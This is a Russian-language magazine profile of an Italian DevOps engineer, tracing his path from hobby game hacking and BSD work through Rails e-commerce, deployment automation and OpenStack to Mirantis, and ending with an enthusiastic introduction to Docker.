Первые хаки мы с друзьями проворачивали, когда еще не существовало интернета. Начинали с простого реверса и анлока секретов в компьютерных играх. Мы разбирались, как разблокировать секретные уровни в играх, и для нас это было не просто забавой, а осознанными, настоящими попытками взломать игру. За этим делом я провел множество дней и ночей (особенно долгих зимних).

Одним из моих первых хаков стала находка, как расширить память в MS-DOS, чтобы запускать игры, которые требовали больше памяти, чем было у моего компьютера. Комп у меня был очень медленный, но хакинг MS-DOS позволил мне играть в то, во что я хотел. Уже позже мне в руки попал мануал по MS-DOS, и только тогда я наконец понял, что это было и как работало.

Потом я поступил в университет, у меня появилось много хороших друзей-единомышленников, и мы немедленно создали студенческий форум. Тогда еще не существовало Facebook или чего-то похожего, еще не было социальных сетей. Стоял примерно 2003 год. Как ни странно, наш форум быстро набрал большую популярность.

На форуме было три раздела: о нашем университете, о компьютерах и обо всем остальном, вроде спорта, фильмов и хобби. Самым большим и популярным разделом стал именно раздел о компьютерах. Вскоре там начали проявляться люди, которые болели идеей open source, и мы с ними много общались об этом. Помню, в то время я проводил огромное количество времени, разбираясь с BSD-системами, их ядрами. Я не был контрибьютором, но участвовал во многих конференциях, стараясь обмениваться с людьми своими находками. Вы до сих пор можете найти мои публичные ответы в конференциях и форумах того времени.

С университетскими друзьями мы, вне рамок занятий, изучали множество всего. У нас были курсы Operating systems и Networking. Благодаря внеклассному обучению мы заработали очень высокие баллы по этим дисциплинам. Мы постоянно разбирали исходный код множества популярных в то время open source проектов, что давало свои результаты.

Rails стал моей первой по-настоящему большой любовью тогда. Я начал писать на Rails во времена версии 1.2. Потом случился небольшой перерыв, и я переключился на Node.js, когда он был примерно 0.3.


Кстати, даже у нас с друзьями случались и непримиримые холивары. Скажем, я относился к группе, которая поддерживала BSD-системы. Я до сих пор считаю, что качество кода в BSD куда выше, чем в Linux, но кого сейчас это волнует. Linux популярен и неплохо работает. А в то время, когда конкуренция между ними была еще на равных, у нас случались настоящие войны. Я пытался объяснить линуксоидам, что работа с BSD требует куда более глубокого понимания кода и понимания работы ядра. Но Linux был намного проще, поэтому войну я проиграл.

SPREECOMMERCE

После университета я не смог найти хорошую работу в своем родном городке. Мне пришлось работать на должностях, никак не связанных с моими компьютерными скиллами. Но где-то в 2008 году мне наконец повезло — я нашел небольшую компанию возле дома, и они меня взяли. Там работали всего три парня, но все они оказались сертифицированным специалистами Red Hat.

Меня взяли на работу и заставили изучить Red Hat. Со временем я даже стал сертифицированным инженером Red Hat. Тогда у меня появилась возможность заполнить пробелы в знаниях, например глубоко изучить механизмы групповых политик в Linux. Спасибо этой работе, она дала мне возможность окунуться в настоящий «корпоративный» Linux. Потом уже мы всей компанией перешли на Debian во всех наших продуктах, но по-прежнему оставались крутыми спецами по Red Hat.

Кстати, компания называлась RHX, RH — кровь, X — это LinuX, типа Linux у нас в крови :). Правда, клиентам мы



это объясняли иначе: говорили, что это расшифровывается как Red Hat eXperts, ведь все мы были Red Hat certified инженерами.

RHX занималась деплоем и поддержкой проектов средних размеров. В основном мы поддерживали и разворачивали проекты клиентов, иногда дописывали что-то сами. Нетрудно догадаться, что в основном это был e-commerce: довольно крупные интернет-магазины и другие сопряженные с ними вещи. Не eBay, конечно, но тоже довольно серьезные штуки.

В один прекрасный момент мы начали пилить собственное e-commerce-решение на Rails. У нас был очень крутой Rails-консультант, он помогал нам правильно выстроить архитектуру Spreecommerce (так называлась наша платформа). Мы хотели сделать ее отличной от open source'а, существовавшего на рынке в то время.

Тогда многие компании, которые занимались разработкой интернет-магазинов, представляли довольно унылый функционал. Многие вообще устанавливали своим клиентам WordPress и скрипт интернет-магазина. Нам такой подход очень не нравился, нам казалось, что мы обманываем клиентов, поступая таким образом. Как же так, клиент пришел к нам, заплатил за полностью кастомное решение, а мы ставим ему WordPress с плагином и немного перепиливаем шаблон? Однако тогда так поступали все. Но мы не хотели так работать. Поэтому стали пилить Spreecommerce.

СИСАДМИН-ДЖУНИОР ДУМАЕТ, ЧТО ЗНАЕТ ВСЕ.

СИСАДМИН-СЕНЬОР ДУМАЕТ, ЧТО НЕ ЗНАЕТ НИЧЕГО.

СИСАДМИН-ГУРУ НИЧЕГО НЕ ДУМАЕТ, ОН ПРОСТО НЕНАВИДИТ КОМПЬЮТЕРЫ.

До Spreecommerce многие наши клиенты использовали на бэкенде очень старые и костыльные решения. Они не умели даже экспортировать XML или CVS. До сих пор помню те жуткие ночи, когда мы разбирались с кривыми самописными CMS своих клиентов, считая символы и пытаясь правильно разбить строки по точкам с запятой. Веселое было времечко!

Со временем клиенты сами стали просить нас о переводе на Spreecommerce. Так мы потихоньку захватили локальный рынок Италии, хотя совершенно не собирались этого делать. Просто так получилось.

Сегодня на Spreecommerce работает один из самых крупных автомобильных e-commerce-сайтов в Италии (да и в Европе вообще). Мы потратили огромное количество времени, оптимизируя и допиливая «рельсы», чтобы они могли обеспечить необходимую нам производительность. Думаю, если бы мы остались на WordPress с плагином, как и все остальные, подобное было бы невозможно в принципе.

СЛОЖНОСТИ МАСШТАБИРОВАНИЯ

Работая со Spreecommerce, я впервые столкнулся с проблемой масштабирования. У меня на руках имелся большой сайт, его нужно было масштабировать, всем этим нужно было как-то управлять и отдавать посетителю очень быстрый ответ. Клиенты часто писали нам: «Да, это круто работает, выглядит хорошо, удобно для покупателей, но сайт все равно очень медленный». Нам требовалось что-то более быстрое.

Тогда я по-настоящему осознал, что деплой больших приложений — это совершенно другой мир, никак не связанный с разработкой приложений. Разработчики создают приложения локально, и у них вроде все работает, но, когда пытаешься запустить эти программы в продакшене, а особенно на большом количестве серверов, начинаются проблемы. А когда у тебя проблемы в пик нагрузки — компания теряет деньги каждую минуту.

Я начал изучать вопрос деплоя самостоятельно где-то в 2010 году. Было весьма интересно. Начал я, конечно, со знакомого. Пытался найти способы автоматизации деплоя Rails-приложений. В общем, я пришел в деплоймент по классической схеме: «создал программу — она начала работать — появилось много людей — все начало тормозить — пришло понимание, что нужно масштабироваться — как это сделать правильно?». Все оказалось сложнее, чем я привык. Занимаясь кодингом, я всегда мог рассчитывать на помощь нашего Rails-консультанта. А теперь помощи ждать было неоткуда, приходилось изучать все самостоятельно. Конечно, у меня имелся опыт разработки Rails-приложений, поэтому мне было легче, не так тяжело, как пришлось бы человеку, который вообще не программировал раньше и вдруг решил разобраться в DevOps.

Все, что я делал по деплою, — изучено в свободное время, никто мне за это не платил. Напомню, что на тот момент официально я занимался разработкой бэкенда и клиентской части на Rails. Столкнувшись с проблемой деплоя Rails-приложений, я понял, что это долго и не очень удобно.

Приходилось использовать, например, Capistrano. Нужно было писать довольно замысловатые конфиги правил для Capistrano, чтобы иметь возможность одной командой задеплоить все на сервер. Дописывать какие-то хуки, чтобы заставить это работать так же, как на локальной машине. По-моему, тогда мы вообще первыми по-настоящему открыли Capistrano.

Мы начали использовать виртуальные машины для проектов наших клиентов. Писали скрипты деплоя для Capistrano, которые нужно было запускать, чтобы поднять в чистой виртуальной машине окружение для их приложения, а потом отдавали эти скрипты клиентам, рассказывая, как с ними обращаться. Люди продолжали пользоваться этими скриптами (для всего, не только для «рельсов», но даже для PHP), даже перестав работать с нами.

Конечно, не только мы предпринимали попытки создать нечто подобное. Помню, в 2012 году я поехал на какую-то конференцию от Amazon. Там я встретил одного чувака, у которого поинтересовался, какие инструменты они используют для автоматического деплоя приложений. Ведь у них должно было иметь-

ся что-то Amazon-ready, что-то стабильное, чтобы можно было взять и сразу использовать на продакшене? Но он не сумел даже объяснить мне, что именно он продает, не говоря уже о каких-то подробностях про деплой на продакшен.

Сам Amazon просто не был готов на тот момент предоставить PaaS в этой сфере. У них была своя инфраструктура, но непригодная для использования конечными клиентами.

Тогда меня посетила идея создания первой в Италии PaaS, которая позволила бы разработчикам одним махом пушить свои приложения в облако и больше не думать ни о чем. Разработчикам не пришлось бы заниматься конфигурированием, только писать приложения и пушить их одной командой, а дальше все масштабировалось бы само собой.

Тогда я попытался донести до своего босса потенциал нового проекта от Red Hat, который назывался OpenShift. Это была первая попытка создать по-настоящему стабильное решение для запуска контейнеризированных приложений.

Помню, впервые я установил и попробовал OpenShift, когда он был даже «младше» v1.0. Суть такова: ты устанавливаешь OpenShift на сервер, конфигурируешь, и разработчик может парой кликов в GUI или командной строке создать на этом сервере контейнеризированное Rails-приложение и масштабировать его, дать ему больше или меньше ресурсов, может даже перенести его куда-то.

Но OpenShift оказался очень-очень нестабильным, тогда он, правда, был очень хрупким, постоянно падал и... в общем, не подходил для продакшена. Помню, первые приложения, которые портировали на OpenShift, были PHP, WordPress или даже Node.

НА ВСЕ РУКИ МАСТЕР

Я работал в RHX, когда одна компания в Милане пригласила меня на собеседование. Они пообещали, что я буду разрабатывать именно такой PaaS, как я и мечтал: что-то похожее на OpenShift. У них даже имелось некое собственное решение начального уровня.

Позже выяснилось, что они фактически меня обманули. Вместо работы над PaaS мне сказали: «Чтобы начать разработку собственного решения, нам нужно время. У нас его нет, потому что все оно уходит на экстренные падения приложений клиентов. Чини падающие приложения клиентов, а в оставшееся время можешь пилить наш PaaS».

НА СЕГОДНЯ У DOCKER БОЛЕЕ **20 000** ЗВЕЗД, ПОЧТИ **5 000** ФОРКОВ И БОЛЕЕ **700** КОНТРИБЬЮТОРОВ НА GITHUB

В MIRANTIS РАБОТАЮТ БОЛЕЕ **700** ЭНТУЗИАСТОВ OPENSTACK

Я был сильно разочарован, что не могу применить свои знания об OpenShift и контейнерных приложениях. Я хотел работать над первым PaaS в Италии, который позволял бы разработчикам одной командой пушить приложение в облако и больше ни о чем не думать. Однако вместо этого я стал чуваком-суперменом, который в любое время дня и ночи поднимал упавшие сервера и приложения, причем на довольно низком уровне.


Я был реально overskilled для такой тупой работы. Я фиксил очень заурядные и самые разнообразные серверные проблемы огромного количества клиентских приложений. Я попытался возмутиться, сказать, что был нанят как Senior system administrator и эта работа не для меня, что я должен продумывать и разрабатывать архитектурные решения, а на деле просто чиню упавшие почтовые сервера. Не помогло. Это было ужасно. У компании было множество нервных и агрессивных клиентов, которые звонили мне 24/7, а я в любое время должен был работать для них нянькой.


Единственный плюс работы в той компании — мне приходилось поддерживать куда более крупные и разнообразные проекты, чем я привык. Я приобрел довольно много highload-навыков, например по-настоящему глубоко разобрался с кешированием на примере приложений клиентов, понял, как работают самые разнообразные разработчики. Ближе к концу я обслуживал уже порядка 800 виртуальных машин.

Как-то раз я заговорил со своим CTO и предложил ему опробовать Puppet. Он дал согласие, и я был реально счастлив, нам сразу стало легче администрировать такую инфраструктуру. Хотя Puppet довольно низкоуровневая штука, он все равно оказался хорошим вложением времени.

Когда «наступил» Heartbleed, многие наши клиенты были в панике. С помощью Puppet мы за два часа написали новый манифест и в течение дня пропатчили все виртуалки, закрыв уязвимость. Без Puppet это было бы невозможно в принципе.

В общем, светлая сторона у той работы имелась. Я получил возможность каждый день заниматься performance-штуками вроде Varnish, Redis, Memcached и, насколько мне позволяли, экспериментировать с автоматизацией деплоя. Однако все плюсы перечеркивали emergency-клиенты.





Примерно год назад я начал смотреть по сторонам, так как эта работа оказалась скучной и стрессовой. Мой CTO постоянно пинал меня: «Ты не знаешь этой штуки, Фабрицио? Как же так?! Ты что, не знаешь, как починить это немедленно, Фабрицио?» Я был в постоянном стрессе от его в общем-то необоснованных претензий. Плюс у нас постоянно случались какие-то чрезвычайные ситуации — то ломались диски, то мы находились под DDoS-атакой.

В общем, это был полнейший отстой. Ты сидишь на ужине с друзьями, а тебе звонит разъяренный клиент, у которого что-то сломалось, и ты вынужден все бросать и бежать, читать логи Nagios, смотреть, что случилось на Firewall, разбираться, почему загрузка на CPU вдруг 100%. Судорожно звонишь коллегам, пытаешься что-то сделать... Это было просто ужасно. Я хотел имплементировать свои знания о PaaS, а вместо этого занимался такой фигней.

МЕСТЬ ПРОГРАММИСТА И OPENSTACK

Осознав, что все плохо, я начал смотреть по сторонам и искать похожие PaaS, вроде того, что было у меня в голове, думал присоединиться к какой-то уже работающей команде. Я знал, что какие-то чуваки в Америке делали нечто подобное на базе KVM, вроде бы open source, но все было просто отвратительно документировано. Конечно, у них имелась платная поддержка и SLA, но это было не то. Одно дело, когда ты должен постоянно писать какие-то тикеты, ждать ответа и ломать их код.

Совсем другое дело — OpenStack, когда перед тобой, по сути, огромное комьюнити разработчиков, где ты можешь быстро получить ответ на любой интересующий тебя вопрос. Тогда-то я по-настоящему и загорелся OpenStack.

УЖЕ В НОЯБРЕ **2014**-ГО DOCKER ЗАРАБОТАЛ НА GITHUB БОЛЕЕ **16 000** ЗВЕЗД, СТАВ 27-М ПРОЕКТОМ В РЕЙТИНГЕ

Я поинтересовался на работе, почему мы не используем OpenStack, ведь это решило бы множество наших проблем. Куда лучше использовать хорошее, проверенное опенсорсное решение с хорошим комьюнити, чем самописный «костыль».

Я предложил попробовать OpenStack хотя бы в тестовом режиме, создать отдельную лабораторию, обкатывать сначала на ней. Но нет: это будет дорого, это будет долго, мы сами не справимся, нам придется нанять внешнего консультанта и все такое. Я ответил: «Парни, ну давайте я сам попробую перевести нас на OpenStack. Я самостоятельно разобрался с огромным количеством технологий, мне просто понадобится немного времени, чтобы спокойно сесть и все сделать. Ведь я довольно неплохо знаю OpenStack. Нельзя же и дальше продолжать работать с нашим неподдерживаемым решением, когда есть OpenStack». В общем, они не согласились.

Когда я познакомился с Docker, о нем никто толком не знал. Тогда он был версии 0.7. Я попытался продвигать и его в своей компании, мол, «Смотрите, если не хотите связываться с OpenStack, давайте попробуем Docker. Это новый и интересный проект, бывшие LXC-контейнеры. Мне кажется, это круче, чем OpenVZ, он станет чем-то очень мощным». Но они совершенно не впечатлились.

Я опять принялся изучать все сам. Где-то в апреле прошлого года я основал первый Docker meetup в Италии, в Милане. Мы провели хороший интродакшен этой технологии для людей.

После презентации Docker мне пришло огромное количество вопросов. Например, кто-то спрашивал о CoreOS, и у нас вышла очень клевая дискуссия, мы пошли с этим парнем в паб и болтали там всю ночь напролет.

В том пабе случайно оказался CTO крупного итальянского интернет-провайдера. Мы познакомились, и он сказал, что их компания как раз работает с OpenStack, имплементирует Docker и они были бы очень рады, если бы я пришел к ним работать. Я ответил, что работаю в Mirantis и это игрок № 1 в мире OpenStack.

Это была моя маленькая месть им, так как пару лет назад, когда я зашивался на предыдущей ужасной emergency-работе, я посылал им свое резюме и рассказывал, как я мечтаю делать такой PaaS, но они мне отказали.

Второй раз я отомстил, когда покидал предыдущую «замечательную» компанию и CTO. Я сказал ему, что ухожу. Он спросил, где я теперь буду работать. Сначала я не хотел говорить, так как они могли связаться с Mirantis и наговорить обо мне гадостей, но потом все-таки рассказал. Меня спросили, что такое этот Mirantis. Ярко помню этот момент: мы сидим в переговорной, они открывают браузер и внезапно видят, что Mirantis — топовый игрок в мире OpenStack. Тут до них доходит, что они упустили меня как инженера. Ведь я умолял их разрешить мне попробовать OpenStack, говорил, что сделаю все сам, но они не дали мне такой возможности, сославшись на то, что это дорого и долго, а я не особенно хорош для такой задачи. Что ж, для контрибьютора номер один в мире OpenStack я оказался ДОСТАТОЧНО хорош.

Как известно, даже после того, как ты объявил о своем уходе, ты должен отработать какое-то время, чтобы завершить свои дела в компании. Уже в конце, когда я работал последние дни, мой босс и мой CTO поехали в Германию на какую-то конференцию, где столкнулись с тем самым парнем, CTO крупного интернет-провайдера. Он обрадовался, мол, ребята, я вас знаю! Вы такие модные, прогрессивные, у вас работает такой парень — Фабрицио, он круто рубит в «Докере», сделал хорошую презентацию этой технологии. Наверное, у вас вся компания такая же прогрессивная и модерновая! Вы же используете Docker!

Мои боссы были потрясены, ведь они не верили мне, когда я говорил, что Docker — это круто. Но мной вдруг восхитился крутой уважаемый специалист, и ему они поверили, и поняли, что я был прав, а не предлагал какую-то ерунду.

Вернувшись с конференции, они принялись расспрашивать меня про этот неведомый Docker, про конференцию, которую я проводил, но я уже особо ни на что не отвечал. Они меня обманули: наняли делать одно, а заставили делать другое. Я просто сказал: «Счастливо оставаться» — и ушел.

РАБОТА В MIRANTIS

На тот момент экономика в Италии пребывала в очень плохом состоянии. Я начал смотреть за рубеж, хотел найти там работу. Я прошел несколько собеседований в Лондоне и мог бы работать на финансовых рынках. Конечно, я попробовал несколько компаний, связанных с Red Hat, ведь там у меня были друзья.

Но в конце концов я просто написал в Mirantis, когда узнал, что они серьезно занимаются OpenStack. Помню, как отправил их HR письмо следующего содержания: «Привет, а вы нанимаете людей? Я хочу работать у вас!» Она ответила, что людей они нанимают, но для работы в московском офисе. «Если хочешь, можем обсудить условия работы, приходи сегодня вечером на Пролетарскую, примерно в 6–7 вечера, пообщаемся», — писала она. Я ответил, что живу в Милане и мне будет довольно проблематично приехать на загадочную «Proletarskaya» сегодня вечером. HR была очень удивлена, но все же назначила мне интервью по Skype.

Конечно, мне показалось, что Skype-интервью я прошел просто ужасно, но меня все-таки приняли на работу. Наверное, все было не так уж и плохо, к тому же у меня на руках уже имелось много предложений, в том числе от Red Hat.

Если честно, тогда меня очень повеселила идея поехать в Россию. Мне показалось, что это будет весьма интересным приключением.

У вас очень дружные разработчики, здесь люди часто общаются и обмениваются опытом. Мы очень быстро замутили первый московский Docker meetup, куда пришло множество людей.

DOCKER

Помню, как я впервые увидел Docker. Я просто скачал его, запустил, стянул первый попавшийся базовый образ и начал работать. Это было просто потрясающе. Никаких сложностей, все так просто.

Если кратко, «Докер» — это технология, которая позволяет упаковать приложение в изолированный контейнер. Неважно что — веб-сервер, твою программу на Rails или MySQL. С «Докером» можно не устанавливать и не конфигурировать все требуемое ПО на локальной машине, не думать о том, что оно может что-то нарушить на твоей машине или в принципе не взлететь. Стянул контейнер с MySQL, запустил — и он работает.

Простой пример: у тебя на компьютере есть nginx, установленный глобально, ты настроил его, и, кажется, все работает. Но если ты вдруг его сломаешь, тебе придется неслабо потрудиться, чтобы все починить. В лучшем случае ты просто удалишь пакет и поставишь его заново, надеясь, что ничего в системе не останется. С Docker все куда проще: если ты что-то сломал в контейнере с nginx, ты всегда можешь просто убить контейнер и тут же поднять такой же, новый и рабочий. Никакого вреда твоей машине это не нанесет.



СДЕЛАЛ СВОЙ БЛОГ НА NODE.JS И OPENVZ

ИСПОЛЬЗОВАЛ VI 15 ЛЕТ, ПОТОМ УЗНАЛ ПРО :Q И ПЕРЕШЕЛ НА VIM :)

КАК-ТО ПРОВАЛИЛ ЭКЗАМЕН ПО ДИСЦИПЛИНЕ «ОПЕРАЦИОННЫЕ СИСТЕМЫ»

ЛЮБИМЫЙ ПЕРСОНАЖ ИЗ ФИЛЬМОВ — HAL9000

НЕ ЛЮБИТ C++, НО ДОВОЛЬНО ТЕПЛО ОТНОСИТСЯ К GO

Ты можешь спокойно разрабатывать и свои приложения в контейнерах, которые без каких-либо проблем можно полностью перенести на продакшен, и они гарантированно будут работать. Если твое приложение становится более требовательным к памяти, можешь увеличить объем памяти, выделенный для этого контейнера, или, например, воспроизвести аналогичное окружение по докерфайлу на другой машине и связать контейнеры.

Даже обычный разработчик с Docker может задеплоить свое production-ready приложение без каких-либо особых усилий. Или еще проще — взять чей-то готовый образ (если это популярная программа вроде Redis или nginx), который уже собран, и получить промышленное окружение вообще без хлопот.

Прошлые контейнерные технологии требовали довольно серьезного бэкграунда. Ты, конечно, можешь попробовать использовать OpenVZ, попробовать Linux policies, както разделять процессы, как-то взаимодействовать с ядром, но это все реально сложно. Это не те задачи, которыми должен заниматься нормальный разработчик.

Программисты хотят работать с простыми вещами, чтобы не приходилось до кучи становиться еще и системными администраторами. Изолированные процессы можно создать и при помощи других решений. К примеру, Jail в BSD-системах. Он был реально интересен для изолирования процессов, но с ним нужно было становиться настоящим kernel hacker.

Помню, мне приходилось работать с Jail в BSD, писать policies, просто чтобы создать «контейнер» (фактически, это был не контейнер, а chroot). Помню, как BSD-парни даже пытались сделать графический интерфейс для работы с Jail, но все равно ты вынужден быть «в ядре», понимать системные вызовы, без этого конфигурация Jail попросту невозможна.

И в качестве альтернативы есть Docker. Ты просто устанавливаешь его, выбираешь образ, запускаешь одну команду — и все, у тебя есть готовое окружение под выбранные задачи. Чувствуешь разницу?

У Docker отличный интерактивный туториал. Можно быстренько ознакомиться с ним, и ты уже готов к работе на базовом уровне. Стянуть контейнер, запушить, что-то поменять, закоммитить, всему этому можно научиться за десять минут. Буквально. Docker действительно очень облегчает жизнь разработчикам.

Вообще, Docker очень любим публикой именно за свою простоту. Недавно для него даже вышел GUI — Kitematic для Mac. С ним начать работу еще проще. У тебя будто App Store под рукой, только с образами приложений. Просто заходишь, читаешь отзывы об образе, если все нравится — скачиваешь его.

Вокруг Docker уже создано огромное количество инструментов и обвязок. Как я уже говорил, например, есть Kitematic для Mac — GUI-интерфейс. Ты можешь работать через него с Docker так же, как и через CLI, только мышкой, как в App Store. Проще некуда. Можешь создавать контейнеры, останавливать, коммитить, как-то настраивать, связывать контейнеры между собой.

Нужен Tomcat? Открываешь Kitematic, выбираешь нужный образ, скачиваешь, и все готово. У тебя готова среда Tomcat для запуска приложений, контейнер, с работающим Tomcat. И это без прикосновений к shell! Ты можешь работать с ним, ходить по SSH.

Конечно, Kitematic предоставляет только базовый инструментарий для работы с Docker, со временем все равно придется изучать Docker CLI. Но для знакомства с возможностями Docker, для базовых операций это очень удобно.

